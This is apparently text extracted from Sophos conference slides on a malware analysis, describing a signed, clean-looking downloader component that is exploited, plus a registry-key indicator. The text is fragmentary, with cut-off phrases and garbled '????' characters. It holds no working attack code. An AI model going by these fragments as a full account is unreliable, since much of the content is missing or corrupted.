
Decrypted and

Connects to

Communicate

Loads config



- HKLM\SOFTWARE\Microsoft\Windows\Help
- file %ALLU



Exploited application

- Downloader component
- 4 different variations identified
- All 4 are vulnerable to the exploit
- All have the same version info
 - *Verified:* *Signed*
 - *Signing date:* *07:20 23/02/2012*
 - *Publisher:*
 - *Description:* *Download Microsoft ????????*
 - *Product:* *Download ????*
 - *Version:* *1, 0, 0, 1*
 - *File version:* *10, 3, 19, 1*

Installation flow



Conclusion

Not every that looks clean,
acts as clean or is clean is
innocent.

Questions?

gabor.szappanos@sophos.com

SOPHOS